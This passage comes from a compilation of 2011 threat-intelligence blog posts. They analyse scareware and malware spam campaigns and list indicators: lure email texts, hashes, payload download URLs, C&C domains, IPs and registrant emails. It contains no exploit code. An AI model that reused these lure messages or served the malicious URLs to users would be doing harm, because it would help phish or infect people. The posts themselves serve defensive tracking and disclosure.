defender-aabv.in - Email: leonflanagan7681@gmail.com

defender-aqeu.co.cc

defender-asng.co.cc

defender-atio.in - Email: terriduverger3239@gmail.com

defender-atxo.in - Email: celineiebba9266@gmail.com

defender-bcvs.in - Email: martinefinklea5375@gmail.com

defender-bwuy.co.cc

defender-cron.in - Email: lisasuresh9147@gmail.com

defender-ddbr.in - Email: selenajohansson9195@gmail.com

defender-dteo.in - Email: giovannaraggio5417@gmail.com

defender-eahy.co.cc

defender-eklq.in - Email: sebastiensheppard8680@gmail.com

defender-endl.in - Email: adamgaylard1113@gmail.com

defender-ewum.co.cc

defender-eyde.co.cc

defender-fmof.in - Email: kamillamartin1237@gmail.com

defender-fola.co.cc

defender-gnva.in - Email: ananddaher7294@gmail.com

defender-grlt.in - Email: anthonygaylard9887@gmail.com



defender-hipw.in - Email: angiejohansen9730@gmail.com

defender-hjlk.in - Email: jennwrayford2124@gmail.com

defender-hmfu.in - Email: lynnbone8026@gmail.com

defender-hsug.in - Email: moniquetkarnopp3596@gmail.com

defender-htlu.in - Email: jerihamann4163@gmail.com

defender-iibk.co.cc

defender-iies.co.cc

defender-iksl.in - Email: amarasanders9974@gmail.com

defender-isde.co.cc

defender-iyrc.co.cc

defender-jgnl.in - Email: caseyalzen3316@gmail.com

defender-jihv.co.cc

defender-keod.in - Email: khashayarbirss4814@gmail.com

defender-kuts.in - Email: rogerfrancis3322@gmail.com

defender-kwwh.in - Email: tobyboisseau6505@gmail.com

defender-kzwu.co.cc

97

defender-labm.in - Email: gregorybradford1520@gmail.com

defender-lcoh.in - Email: timothythomas6924@gmail.com

defender-nhei.co.cc

defender-nrpr.in - Email: burtonalba8156@gmail.com

defender-ojbr.in - Email: fucknielsen8675@gmail.com

defender-osbi.in - Email: fidelslattum2159@gmail.com

defender-pakc.in - Email: sabrinawheelock7642@gmail.com

defender-ppdw.in - Email: divinakempton5670@gmail.com

defender-qfdx.in - Email: hokyeongyancey6369@gmail.com

defender-qotg.in - Email: franchescaili9704@gmail.com

defender-qpwo.in - Email: carlaadams@gmail.com

defender-qsko.co.cc

defender-qumf.in - Email: carlaadams@gmail.com

defender-rlag.in - Email: carmichaelmail@gmail.com

defender-rrin.in - Email: kevincharoenset5321@gmail.com

defender-thga.in - Email: youngantonio6055@gmail.com

defender-ueuv.co.cc

defender-uqko.in - Email: christinakaaikati5574@gmail.com

defender-vflq.in - Email: terriacuna2081@gmail.com

defender-vlmj.in - Email: lauriefreeman9930@gmail.com

defender-vqqn.in - Email: chrisjames4421@gmail.com

defender-vxgh.in - Email: griseldavelez5369@gmail.com

defender-wkiw.in - Email: otisvaladez7778@gmail.com

defender-wqga.in - Email: christodoulosglidden8856@gmail.com

defender-wrhw.in - Email: bradsuresh1406@gmail.com

defender-wtln.co.cc

defender-xcre.in - Email: pavelmayer4891@gmail.com

defender-xnnx.in - Email: pavelmayer4891@gmail.com

defender-ykym.co.cc

movie-iirg.in - Email: misslynn8546@gmail.com

movie-pblv.in - Email: judgewright4021@gmail.com

movies-live-tube-jeyq.co.cc

movie-tkhk.in - Email: terrymeally1288@gmail.com

movie-tube-beym.co.cc

movie-tube-juie.co.cc

movie-ueep.in - Email: celinekevin6179@gmail.com

movieway2011.com - Email: contact@privacyprotect.org

movie-xbtb.in - Email: sanfordross9242@gmail.com

movie-xxnl.in - Email: ianbalitsaris3201@gmail.com

softway2011.com - Email: contact@privacyprotect.org

system-scanner-boep.co.cc

system-scanner-eill.co.cc

system-scanner-eopa.co.cc

system-scanner-ewqq.co.cc

system-scanner-iaap.co.cc

system-scanner-ieyx.co.cc

system-scanner-lcyo.co.cc

system-scanner-ouny.co.cc

system-scanner-oypx.co.cc

system-scanner-qeap.co.cc

98

system-scanner-racv.co.cc

system-scanner-ryes.co.cc

system-scanner-tzii.co.cc

system-scanner-uemo.co.cc

system-scanner-uotu.co.cc

system-scanner-uyxt.co.cc

system-scanner-vpoo.co.cc

system-scanner-xtoi.co.cc

system-scanner-yoyx.co.cc

system-scanner-ytut.co.cc

Rotated scareware domains involved in the campaign, responding to 84.123.115.228 (AS6739; ONO-AS Ca-

bleuropa - ONO):

defender-thga.in - Email: youngantonio6055@gmail.com

defender-wqga.in - Email: christodoulosglidden8856@gmail.com

defender-gnva.in - Email: ananddaher7294@gmail.com

defender-rlob.in - Email: vasikaranfreudenburg2690@gmail.com

defender-abcc.in - Email: rubysmart5057@gmail.com

defender-pakc.in - Email: sabrinawheelock7642@gmail.com

defender-keod.in - Email: khashayarbirss4814@gmail.com

defender-xcre.in - Email: pavelmayer4891@gmail.com

defender-qumf.in - Email: rachelalba1891@gmail.com

defender-fmof.in - Email: kamillamartin1237@gmail.com

defender-uvag.in - Email: espenkeck7682@gmail.com

defender-hsug.in - Email: moniquetkarnopp3596@gmail.com

defender-vxgh.in - Email: griseldavelez5369@gmail.com

defender-lcoh.in - Email: timothythomas6924@gmail.com

defender-kwwh.in - Email: tobyboisseau6505@gmail.com

defender-osbi.in - Email: fidelslattum2159@gmail.com

defender-wbui.in - Email: carlosbuntschu1238@gmail.com

defender-vlmj.in - Email: lauriefreeman9930@gmail.com

defender-hjlk.in - Email: lauriefreeman9930@gmail.com

defender-endl.in - Email: adamgaylard1113@gmail.com

defender-jgnl.in - Email: caseyalzen3316@gmail.com

defender-iksl.in - Email: marasanders9974@gmail.com

defender-labm.in - Email: gregorybradford1520@gmail.com

defender-rrin.in - Email: kevincharoenset5321@gmail.com

defender-sxin.in - Email: taloupavlinovich7166@gmail.com

defender-cron.in - Email: lisasuresh9147@gmail.com

defender-vqqn.in - Email: chrisjames4421@gmail.com

defender-dteo.in - Email: giovannaraggio5417@gmail.com

defender-uqko.in - Email: christinakaaikati5574@gmail.com

defender-qpwo.in - Email: carlaadams@gmail.com

defender-atxo.in - Email: celineiebba9266@gmail.com

defender-rlfp.in - Email: latanyamuscatell9507@gmail.com

defender-vflq.in - Email: terriacuna2081@gmail.com

defender-eklq.in - Email: sebastiensheppard8680@gmail.com

defender-ddbr.in - Email: selenajohansson9195@gmail.com

defender-ojbr.in - Email: fucknielsen8675@gmail.com

defender-drnr.in - Email: sumanvcasquez2008@gmail.com

defender-nrpr.in - Email: burtonalba8156@gmail.com

defender-kuts.in - Email: rogerfrancis3322@gmail.com

defender-bcvs.in - Email: martinefinklea5375@gmail.com

defender-grlt.in - Email: anthonygaylard9887@gmail.com

defender-hmfu.in - Email: lynnbone8026@gmail.com

defender-htlu.in - Email: jerihamann4163@gmail.com

defender-aabv.in - Email: leonflanagan7681@gmail.com

defender-ppdw.in - Email: divinakempton5670@gmail.com

defender-wrhw.in - Email: bradsuresh1406@gmail.com

defender-wkiw.in - Email: otisvaladez7778@gmail.com

defender-hipw.in - Email: angiejohansen9730@gmail.com

defender-qfdx.in - Email: hokyeongyancey6369@gmail.com

defender-xnnx.in - Email: sylviawulff2140@gmail.com

defender-xkox.in - Email: ryanmartin7607@gmail.com

The scareware domains have been registered using automatically registered email accounts at Gmail, as a pre-

caution in an attempt to make it harder to expose the campaign by using a single email only.

Monitoring of the campaign is ongoing.

Related posts:

• [6]SQL Injection Through Search Engines Reconnaissance

• [7]Massive SQL Injections Through Search Engine’s Reconnaissance - Part Two

• [8]Massive SQL Injection Attacks - the Chinese Way

• [9]Cybercriminals SQL Inject Cybercrime-friendly Proxies Service

• [10]GoDaddy’s Mass WordPress Blogs Compromise Serving Scareware

• [11]Dissecting the WordPress Blogs Compromise at Network Solutions

• [12]Yet Another Massive SQL Injection Spotted in the Wild

• [13]Smells Like a Copycat SQL Injection In the Wild

• [14]Fast-Fluxing SQL Injection Attacks

• [15]Obfuscating Fast-fluxed SQL Injected Domains

This post has been reproduced from [16]Dancho Danchev’s blog.

1. http://ddanchev.blogspot.com/2008/10/massive-sql-injection-attacks-chinese.html

2. http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html

3. http://ddanchev.blogspot.com/2009/04/massive-sql-injections-through-search.html

4. http://community.websense.com/blogs/securitylabs/archive/2011/03/31/update-on-lizamoon-mass-injection.aspx

5.

http://www.virustotal.com/file-scan/report.html?id=cd902b92042435c2d70d4bf59acc2de8229bfc367626961f76c03f

75dcd7e95c-1301586582

6. http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html

7. http://ddanchev.blogspot.com/2009/04/massive-sql-injections-through-search.html

8. http://ddanchev.blogspot.com/2008/10/massive-sql-injection-attacks-chinese.html

9. http://ddanchev.blogspot.com/2010/07/cybercriminals-sql-inject-cybercrime.html

10. http://ddanchev.blogspot.com/2010/04/godaddys-mass-wordpress-blogs.html

11. http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html

12. http://ddanchev.blogspot.com/2008/05/yet-another-massive-sql-injection.html

13. http://ddanchev.blogspot.com/2008/07/smells-like-copycat-sql-injection-in.html

14. http://ddanchev.blogspot.com/2008/05/fast-fluxing-sql-injection-attacks.html

15. http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html

16. http://ddanchev.blogspot.com/

1.4

April

102



Spamvertised DHL Notifications Scareware Campaign (2011-04-04 16:44)

Yet another currently spamvertised campaign is impersonating DHL for scareware serving purposes.

Sample subjects: DHL notification #random number

Sample message: Dear customer! The parcel was send your home address. And it will arrice within 7 bussness day.

More information and the tracking number are attached in document below. Thank you. 2011 DHL International

GmbH. All rights reserverd.

Sample filenames: DHL _tracking.zip; doc.zip; dhl.zip

Detection rates:

dhl.exe - [1]Backdoor:Win32/Hostil.gen!A - Result: 22/40 (55.0 %)

MD5 : 87d778169ae14d934b92ce628b5cfde4

SHA1 : 20787fde3b7fde64cc3892c4df9a4eb2a2515830

SHA256: 6b54ff520fa6ff504f5f2f0c33af8b92424f0b538a760f4eb983d76007d3fe54

Downloads

additional

binary

from

puskovayaustanovka.ru/pusk2.exe

-

46.161.20.66

-

Email:

ad-

min@puskovayaustanovka.ru

pusk2.exe - [2]Trojan.Fakealert.20509 - Result: 11/41 (26.8 %)

MD5 : a9be091eedea947f8626d11042e0d9be

SHA1 : 9c1d399d47a6ef6081553a101ab48fca61859db4

SHA256: d4f5802a392c0851d5e19118d56cc8b578f1a07085aa5772cbdcf484608ed094

103



Upon execution phones back to the following domains:

kynugypenihyf.com - Email: v8@ca4.ru

cylakydugudi.com - Email: acts@free-id.ru

fevahanybyvu.com - Email: fs@free-id.ru

gicyxepomer.com - Email: tabs@yourisp.ru

bemojewedowigo.com - Email: fs@free-id.ru

sakafiduzipame.com - Email: build@ca4.ru

wetotyger.com - Email: acts@free-id.ru

kytevaviqopoci.com - Email: fs@free-id.ru

wamojafadezy.com - Email: kilt@bz3.ru

tetagyjaj.com - Email: kilt@bz3.ru

jerakidukojoz.com - Email: wrap@cheapbox.ru

cixovatywo.com - Email: frenzy@ca4.ru

jafybobik.com - Email: force@ca4.ru

nizokatahinery.com - Email: foxy@cheapbox.ru

cujicaraso.com - Email: beret@ca4.ru

zuzosahule.com - Email: only@free-id.ru

gokuzajylot.com - Email: silks@ca4.ru

jumonevetode.com - Email: silks@ca4.ru

dafatesomyz.com - Email: zq@bz3.ru

lukofymela.com - Email: silks@ca4.ru

jebuponip.com - Email: lost@free-id.ru

quxovasuced.com - Email: hp@ppmail.ru

laqoduhisegu.com - Email: shot@bz3.ru

xyseditacif.com - Email: hart@free-id.ru

wylyxaqunowy.com - Email: mows@bz3.ru

qepovexidysopy.com - Email: byob@yourisp.ru

bebecebyt.com - Email: mows@bz3.ru

104



dihemehypuq.com - Email: shot@bz3.ru

rumesexyzobuz.com - Email: dawn@bz3.ru

gopilezavyxiro.com - Email: hush@bz3.ru

hyvijinymut.com/1017000312 - 99.198.114.189 - *returns OK*

Domains are respoding to the following ASs: AS18866; AS32097:

quxovasuced.com - 69.50.209.139

laqoduhisegu.com - 69.50.209.140

wylyxaqunowy.com - 69.50.209.148

qepovexidysopy.com - 69.50.209.149

fevahanybyvu.com - 69.50.209.182

bemojewedowigo.com - 69.50.209.183

gicyxepomer.com - 69.50.209.184

sakafiduzipame.com - 69.50.209.185

wamojafadezy.com - 69.50.209.186

kytevaviqopoci.com - 69.50.209.188

jebuponip.com - 69.50.209.223

cylakydugudi.com - 69.50.209.224

wetotyger.com - 69.50.209.225

105

nizokatahinery.com - 69.197.161.202

cujicaraso.com - 69.197.161.203

kynugypenihyf.com - 69.197.161.204

jafybobik.com - 69.197.161.205

tetagyjaj.com - 99.198.114.98

jerakidukojoz.com - 99.198.114.99

gopilezavyxiro.com - 99.198.114.100

cixovatywo.com - 99.198.114.101

hyvijinymut.com - 99.198.114.189

zuzosahule.com - 204.12.223.170

jumonevetode.com - 204.12.223.171

dafatesomyz.com - 204.12.223.172

gokuzajylot.com - 204.12.223.173

lukofymela.com - 204.12.223.174

rumesexyzobuz.com - 204.12.223.186

xyseditacif.com - 204.12.223.187

dihemehypuq.com - 204.12.223.188

bebecebyt.com - 204.12.223.189

Monitoring of the campaign is ongoing.

Related posts:

[3]Spamvertised Post Office Express Mail (USPS) Emails Serving Malware

[4]Spamvertised United Parcel Service notifications serve malware

[5]Spamvertised FedEx Notifications Spread Malware

[6]Spamvertised DHL Notification Malware Campaign

[7]More Spamvertised DHL Notifications Spread Malware

1.

http://www.virustotal.com/file-scan/report.html?id=6b54ff520fa6ff504f5f2f0c33af8b92424f0b538a760f4eb983d7

6007d3fe54-1301924841

2.

http://www.virustotal.com/file-scan/report.html?id=d4f5802a392c0851d5e19118d56cc8b578f1a07085aa5772cbdcf4

84608ed094-1301925356

3. http://ddanchev.blogspot.com/2011/03/spamvertised-post-office-express-mail.html

4. http://ddanchev.blogspot.com/2011/03/spamvertised-united-parcel-service.html

5. http://ddanchev.blogspot.com/2011/03/spamvertised-fedex-notifications-spread.html

6. http://ddanchev.blogspot.com/2011/03/spamvertised-dhl-notificication-malware.html

7. http://ddanchev.blogspot.com/2011/03/more-spamvertised-dhl-notifications.html

106





Summarizing Zero Day's Posts for March (2011-04-04 18:56)

The following is a brief summary of all of my posts at ZDNet's Zero Day for March. You can subscribe to my **[1]personal RSS feed**, **[2]Zero Day's main feed**, or follow me on Twitter:

Recommended reading:

• [3] Dear ISP, it’s time to quarantine your malware-infected customers

• [4] Zombie PC Prevention Bill to make security software mandatory

107

01. [5]Spamvertised ’You have received a gift from one of our members!’ malware campaign

02. [6]Report: malicious PDF files becoming the attack vector of choice

03. [7]Ashton Kutcher’s Twitter account hacked

04. [8]Google tops comparative review of malicious search results – again

05. [9]Report: 3 million malvertising impressions served per day

06. [10]Dear ISP, it’s time to quarantine your malware-infected customers

07. [11]SpyEye gets new DDoS functionality

08. [12]Spamvertised DHL notifications lead to malware

09. [13]Spamvertised FedEx notifications lead to malware

10. [14]Rustock botnet’s operations disrupted

11. [15]Malicious Japan quake spam leads to scareware

12. [16]Spamvertised United Parcel Service notifications lead to malware

13. [17]Researchers release details on 34 SCADA vulnerabilities

14. [18]Zombie PC Prevention Bill to make security software mandatory

15. [19]Spamvertised Post Office Express Mail (USPS) emails lead to malware

16. [20]New GpCode ransomware encrypts files, demands $125 for decryption

17. [21]Mass SQL injection attack leads to scareware

This post has been reproduced from [22]Dancho Danchev's blog. Follow him [23]on Twitter.

1. http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle_skin;content

2. http://feeds.feedburner.com/zdnet/security

3. http://www.zdnet.com/blog/security/dear-isp-its-time-to-quarantine-your-malware-infected-customers/6712

4. http://www.zdnet.com/blog/security/zombie-pc-prevention-bill-to-make-security-software-mandatory/8487

5. http://www.zdnet.com/blog/security/spamvertised-you-have-received-a-gift-from-one-of-our-members-malware-campaign/8250

6. http://www.zdnet.com/blog/security/report-malicious-pdf-files-becoming-the-attack-vector-of-choice/8255

7. http://www.zdnet.com/blog/security/ashton-kutchers-twitter-account-hacked/8280

8. http://www.zdnet.com/blog/security/google-tops-comparative-review-of-malicious-search-results-again/8306

9. http://www.zdnet.com/blog/security/report-3-million-malvertising-impressions-served-per-day/8319

10. http://www.zdnet.com/blog/security/dear-isp-its-time-to-quarantine-your-malware-infected-customers/6712

11. http://www.zdnet.com/blog/security/spyeye-gets-new-ddos-functionality/8381

12. http://www.zdnet.com/blog/security/spamvertised-dhl-notifications-lead-to-malware/8415

13. http://www.zdnet.com/blog/security/spamvertised-fedex-notifications-lead-to-malware/8452

14. http://www.zdnet.com/blog/security/rustock-botnets-operations-disrupted/8456

15. http://www.zdnet.com/blog/security/malicious-japan-quake-spam-leads-to-scareware/8463

16. http://www.zdnet.com/blog/security/spamvertised-united-parcel-service-notifications-lead-to-malware/8478

17. http://www.zdnet.com/blog/security/researchers-release-details-on-34-scada-vulnerabilities/8483

18. http://www.zdnet.com/blog/security/zombie-pc-prevention-bill-to-make-security-software-mandatory/8487

19. http://www.zdnet.com/blog/security/spamvertised-post-office-express-mail-usps-emails-lead-to-malware/8502

20. http://www.zdnet.com/blog/security/new-gpcode-ransomware-encrypts-files-demands-125-for-decryption/8505

21. http://www.zdnet.com/blog/security/mass-sql-injection-attack-leads-to-scareware/8510

22. http://ddanchev.blogspot.com/

23. http://twitter.com/danchodanchev



Don’t Play Poker on an Infected Table - Part Four (2011-04-11 18:10)

A currently spamvertised campaign is enticing users into downloading and executing a fraudulent online gambling

application known as **VegasVIP _setup.exe**.

Detection rate:

VegasVIP _setup.exe - [1]**Win32/CazinoSilver** - Result:16/42 (38.1 %)

MD5 : 8680fa2868dd068f3c1d3995df105243

SHA1 : 4f3ecd72c223cf6e130377a3ecd9149232dc848b

SHA256: 68ded50bf7c9b7f6961e6334b25fdad5d2369e461051d5a9fa1f1ebaadeb1d0e

Upon execution, the sample phones back to:

www.onlinevegas.com/download/update.php?dl=0af374526b7b6eb6c54bf92cb1d 1a236 &status=10

The spammers are earning revenue by participating in the **BestCasinoPartner.com** Affiliate Program. More de-

tails:

" *Turn Your Traffic Into BIG Monthly Cash! Join the BestCasinoPartner.com Affiliate Program and from the very start* 109



you will earn a HUGE 30 % of ALL player GROSS losses EVERY month, no matter what your volume is! That's ALL

player GROSS losses for the life of your referred players, with No Loss Carry-Forward!

Refer an Affiliate: Get Even More. Earn 7 % override on the Casino Gross Revenue payment made to the re-

ferred Affiliate for all players referred by your directly referred Affiliates - for the life of the player! Earn 5 % override on the Casino Gross Revenue payment made from your Web masters' referrals! AND…we even go One Step Further

— a THIRD tier!

Here are the THREE levels that will earn you profits for the life EACH player:

- *Tier 1: 7 % override on the Casino Gross Revenue*
- *Tier 2: 5 % override on the Casino Gross Revenue*

• *Tier 3: 3 % override on the Casino Gross Revenue*"

Participating affiliate domains are: **OnlineVegas.com**; **GoCasino.com**; **CrazySlots.com** and **GrandVegas.com** Related fraudulent online gambling domains part of the campaign:

777fashionplays.ru

777playsfashion.ru

110

bankpremiumplays.ru

bank-premium-plays.ru

bestfortuneplays.ru

best-fortune-plays.ru

bestplaysfortune.ru

best-plays-fortune.ru

bingobonusplays.ru

bonus-bingo-plays.ru

bonusplaysbingo.ru

bonus-plays-bingo.ru

class-plays-world.ru

class-world-plays.ru

crazyplaysroulette.ru

crazy-plays-roulette.ru

crazyrouletteplays.ru

crazy-roulette-plays.ru

elit-grand-games.ru

elit-plays-king.ru

fashion-plays-vegas.ru

fashion-vegas-plays.ru

fiveplaysstar.ru

fortunebestplays.ru

fortune-best-plays.ru

fortuneplaysbest.ru

fortune-plays-best.ru

fortune-plays-land.ru

fortuneplaysparty.ru

fortune-plays-party.ru

games-elit-king.ru

games-king-elit.ru

gamespremiumbank.ru

jokerplaysvegas.ru

online-games-luxory.ru

palaceplayscrystal.ru

playsbankpremium.ru

plays-bank-premium.ru

playsbestfortune.ru

plays-best-fortune.ru

plays-bingo-bonus.ru

playsbonusbingo.ru

plays-bonus-bingo.ru

playsclassworld.ru

playscrazyroulette.ru

plays-crazy-roulette.ru

playscrystalpalace.ru

plays-crystal-palace.ru

playsfashion777.ru

playsfivestar.ru

playsfortunebest.ru

plays-fortune-party.ru

playsonlineextra.ru

plays-plaza-west.ru

playspremiumbank.ru

playsroulettecrazy.ru

plays-roulette-crazy.ru

plays-royal-classic.ru

plays-star-five.ru

playsvegasjoker.ru

playswestplaza.ru

plays-world-win.ru

plaza-plays-west.ru

plazawestplays.ru

plaza-west-plays.ru

premium-bank-plays.ru

premiumplaysbank.ru

roulette-crazy-plays.ru

starfiveplays.ru

star-five-plays.ru

starplaysfive.ru

vegas-fashion-plays.ru

vegasjokergames.ru

vegasjokerplays.ru

vegas-joker-plays.ru

vegas-plays-joker.ru

westplaysplaza.ru

west-plays-plaza.ru

westplazaplays.ru

west-plaza-plays.ru

win-plays-world.ru

winworldplays.ru

win-world-plays.ru

world-class-plays.ru

world-plays-class.ru

Related posts:

[2]Don’t Play Poker on an Infected Table - Part Three

[3]Don’t Play Poker on an Infected Table - Part Two

[4]Don’t Play Poker on an Infected Table

This post has been reproduced from [5]Dancho Danchev’s blog. Follow him [6]on Twitter.

1.

http://www.virustotal.com/file-scan/report.html?id=68ded50bf7c9b7f6961e6334b25fdad5d2369e461051d5a9fa1f1e

baadeb1d0e-1302535749

2. http://ddanchev.blogspot.com/2010/03/dont-play-poker-on-infected-table-part.html

3. http://ddanchev.blogspot.com/2010/02/dont-play-poker-on-infected-table-part.html

4. http://ddanchev.blogspot.com/2007/09/dont-play-poker-on-infected-table.html

5. http://ddanchev.blogspot.com/

6. http://twitter.com/danchodanchev



Spamvertised "Reqest Rejected" Campaign Serving Scareware (2011-04-12 20:22)

A currently spamvertised scareware-serving campaign is enticing end users into downloading and executing a

malicious binary, which drops a scareware variant.

Sample subject: Reqest rejected

Sample message: " *Dear Sirs, Thank you for your letter! Unfortunately we can not confirm your request! More information attached in document below. Thank you Best regards.* "

Sample attachments: EX-38463.pdf.zip; EX-38463.pdf.exe

Detection rate:

EX-38463.pdf.exe - **[1]TrojanDownloader:Win32/Chepvil.J** - Result: 11/41 (26.8 %)

MD5 : 5085794e6c283ebcfa3878805b9e7be7

SHA1 : 1fbd8d3b0a3479274d8f09543452bf724bcb245c

SHA256: c03711dbafae9b296daed8720f997d84caa5e5a5407a689926050a061d67b932

Upon execution downloads **hdjfskh.net/ pusk.exe** - 208.43.90.48 - Email: admin@firtryt.biz

Detection rate:

pusk.exe - [2]**FakeAlert-CN.gen.aa** - Result: 13/42 (31.0 %)

MD5 : a50a91176b5aeb96b8b77b99d587c485

SHA1 : c56b7ab2123dbd49902446ffcc0cf59d6a865857

SHA256: c912a975e3c2fc911d6550d86e8fd89dbd30e3d1e07d788b45aac0d6cf61e83c

113



Upon execution phones back to the following domains and ASs:

Phones back to : *AS19875; AS8001; AS24940; AS32475; AS32097; AS19875*

2bemojewedowigo.com - 78.46.105.205

bemolaqijicy.com - 99.198.114.206 - Email: vista@free-id.ru

celisesuho.com - 99.198.114.202 - Email: hush@bz3.ru

cixovatywo.com - 78.46.105.205 - Email: frenzy@ca4.ru

fytypoqywu.com - 64.46.38.94 - Email: fy4371215910301@domainidshield.com

gicyxepomer.com - 78.46.105.205 - Email: tabs@yourisp.ru

gopilezavyxiro.com - 78.46.105.205 - Email: hush@bz3.ru

hivanedak.com - 188.95.54.242 - Email: steps@ppmail.ru

hotilosire.com - 208.110.67.122 - Email: lathe@maillife.ru

jerakidukojoz.com - 78.46.105.205 - Email: wrap@cheapbox.ru

kupeqobujohaq.com - 64.46.38.145 - Email: soup@fastermail.ru

kytevaviqopoci.com - 78.46.105.205 - Email: fs@free-id.ru

pikilokykizanu.com - 65.254.54.77 - Email: dawn@free-id.ru

punajytapaci.com - 209.97.213.105 - Email: mire@maillife.ru

qisacugugu.com - 64.46.38.129 - Email: as@free-id.ru

qupajubica.com - 78.46.105.205 - Email: heard@bz3.ru

reruravobosila.com - 67.196.13.96 - Email: mon@ppmail.ru

rorodarof.com - 99.198.114.204 - Email: hush@bz3.ru

ruqydahec.com - 67.196.13.97 - Email: mon@ppmail.ru

sakafiduzipame.com - 78.46.105.205 - Email: build@ca4.ru

sykobodyducib.com - 208.110.67.102 - Email: lathe@maillife.ru

tetagyjaj.com - 78.46.105.205 - Email: kilt@bz3.ru

tibehewuk.com - 209.97.213.102 - Email: mon@ppmail.ru

tisatosyhimidy.com - 188.95.54.243 - Email: jan@free-id.ru

tyhiqymiwufuj.com - 208.110.67.121 - Email: dawn@free-id.ru

vakyditefo.com - 99.198.114.203 - Email: vista@free-id.ru

wamojafadezy.com - 78.46.105.205 - Email: acts@free-id.ru

wetotyger.com - 78.46.105.205 - Email: acts@free-id.ru

wixecyhobovy.com - 64.46.38.130 - Email: soup@fastermail.ru

wolycunanoqe.com - 72.9.233.98 - Email: lathe@maillife.ru

zajatimibuj.com - 208.110.67.119 - Email: bark@cheapbox.ru

zequcitamado.com - 99.198.114.205 - Email: vista@free-id.ru

punajytapaci.com/1017000412 - 209.97.213.105 - Email: mire@maillife.ru

tibehewuk.com/1017000412 - 209.97.213.102 - Email: mon@ppmail.ru

Monitoring of the campaign is ongoing.

This post has been reproduced from [3]Dancho Danchev's blog. Follow him [4]on Twitter.

1.

http://www.virustotal.com/file-scan/report.html?id=c03711dbafae9b296daed8720f997d84caa5e5a5407a689926050a

061d67b932-1302627694

2.

http://www.virustotal.com/file-scan/report.html?id=c912a975e3c2fc911d6550d86e8fd89dbd30e3d1e07d788b45aac0

d6cf61e83c-1302627443

3. http://ddanchev.blogspot.com/

4. http://twitter.com/danchodanchev

115



Spamvertised "Successfull Order 977132" Leads to Scareware (2011-04-28 14:50)

A currently ongoing malware campaign is impersonating Bobijou Inc for malware-serving purposes.

Sample subject: " *Successfull Order 977132*"

Sample message: " *Thank you for ordering from Bobijou Inc.This message is to inform you that your order has been received and is currently being processed.*

Your order reference is 901802. You will need this in all correspondence. This receipt is NOT proof of purchase.

We will send a printed invoice by mail to your billing address.

You have chosen to pay by credit card. Your card will be charged for the amount of 262.00 USD and “Bobijou

Inc.” will appear next to the charge on your statement.You will receive a separate email confirming your order has been despatched.Your purchase and delivery information appears below in attached file.

Thanks again for shopping at Bobijou Inc. "

Sample attachments: *Order _details.zip*

Detection rates:

Order details.exe - [1]**Trojan.FakeAV** - Result: 24/40 (60.0 %)

MD5 : 7c810cbb47c9f937b5f663b51ab7ee50

SHA1 : b4faf8c724727381abb11c44b71605ff6e65cbbf

SHA256: 0bda3bdcffdda0fee31fe35cfea2fb644ff8e549a0a83632faa19cd43e02b904

Upon execution phones back to :

kkojjors.net/f/g.php - 95.64.9.15 - Email: admin@firtryt.biz

variantov.com/pusk.exe - 94.63.149.26 - Email: admin@variantov.com

Detection rate for the scareware variant pusk.exe

pusk.exe - [2]**Suspicious.Cloud.5** - Result: 4/41 (9.8 %)

MD5 : bbd466a67586003776e295eaf3d2976c

SHA1 : 6a8e1d84157c76b4c9238fc23d28686244f6650f

SHA256: ee008f9039534f062bd27786006046 1064e760bdaa90a36595b9780be54a5a05



Upon execution phones back to:

jyluzovunevu.com - 209.160.45.33 - Email: gray@fxmail.net

sesokiqufikeg.com - 209.160.45.34 - Email: gray@fxmail.net

qyqinisope.com - 64.46.38.207 - Email: gray@fxmail.net

hijocyragap.com - 64.46.38.81 - Email: robin@cutemail.org

puhigygapyhi.com - 64.46.38.81 - Email: gray@fxmail.net

zavewuzykubo.com - 64.46.38.80 - Email: robin@cutemail.org

fepigixypo.com - 64.46.38.29 - Email: pyre@cutemail.org

tozibapah.com - 76.73.16.182 - Email: lays@fxmail.net

qebinehuh.com - 76.73.14.182 - Email: lays@fxmail.net

gygipikalyn.com - 76.73.17.242 - Email: ss@cutemail.org

xygorinazecit.com - 76.73.17.70 - Email: ss@cutemail.org

walireqoxyxyt.com - 64.46.39.185 - Email: orbit@fxmail.net

moririnejuf.com - 64.46.39.184 - Email: purse@mail13.com

jydosucin.com - 64.46.39.200 - Email: arm@fxmail.net

libynozegokido.com - 64.46.39.186 - Email: orbit@fxmail.net

zidacofodafur.com - 64.46.39.212 - Email: gown@cutemail.org

fequxukovo.com - 67.196.15.136 - Email: arm@fxmail.net

gyxyqimacik.com - 67.196.15.138 - Email: purse@mail13.com

wizyvopyla.com - 67.196.15.137 - Email: arm@fxmail.net

gyricehagupy.com - 67.196.15.139 - Email: purse@mail13.com

punemipaqatyc.com - 67.196.15.141 - Email: ulcer@mailae.com

gehotigyry.com - 67.196.15.140 - Email: hp@mail13.com

vufekihoto.com - 67.196.15.105 - Email: arm@fxmail.net

huzomohidid.com - 67.196.15.104 - Email: arm@fxmail.net

posufejez.com - 67.196.15.107 - Email: purse@mail13.com

gewexyvunokyk.com - 67.196.15.106 - Email: purse@mail13.com

fowyqypacytucy.com - 209.160.45.32 - Email: soup@fastermail.ru

koduzuwobow.com - 209.160.45.130 - Email: pyre@cutemail.org

ciluvekypomow.com - 78.46.105.205 - Email: hips@cutemail.org

7hitaxodupi.com - 64.46.38.30

Monitoring of the campaign is ongoing.

Related posts:

[3]Spamvertised "Reqest Rejected" Campaign Serving Scareware

[4]Spamvertised DHL Notifications Scareware Campaign

[5]Spamvertised Post Office Express Mail (USPS) Emails Serving Malware

[6]Spamvertised United Parcel Service notifications serve malware

[7]Spamvertised FedEx Notifications Spread Malware

[8]Spamvertised DHL Notification Malware Campaign

[9]More Spamvertised DHL Notifications Spread Malware

This post has been reproduced from [10]Dancho Danchev's blog. Follow him [11]on Twitter.

1.

http://www.virustotal.com/file-scan/report.html?id=0bda3bdcffdda0fee31fe35cfea2fb644ff8e549a0a83632faa19c

d43e02b904-1303915483

2.

http://www.virustotal.com/file-scan/report.html?id=ee008f9039534f062bd2778600604610 64e760bdaa90a36595b978

0be54a5a05-1303916125

3. http://ddanchev.blogspot.com/2011/04/spamvertised-reqest-rejected-campaign.html

4. http://ddanchev.blogspot.com/2011/04/spamvertised-dhl-notifications.html

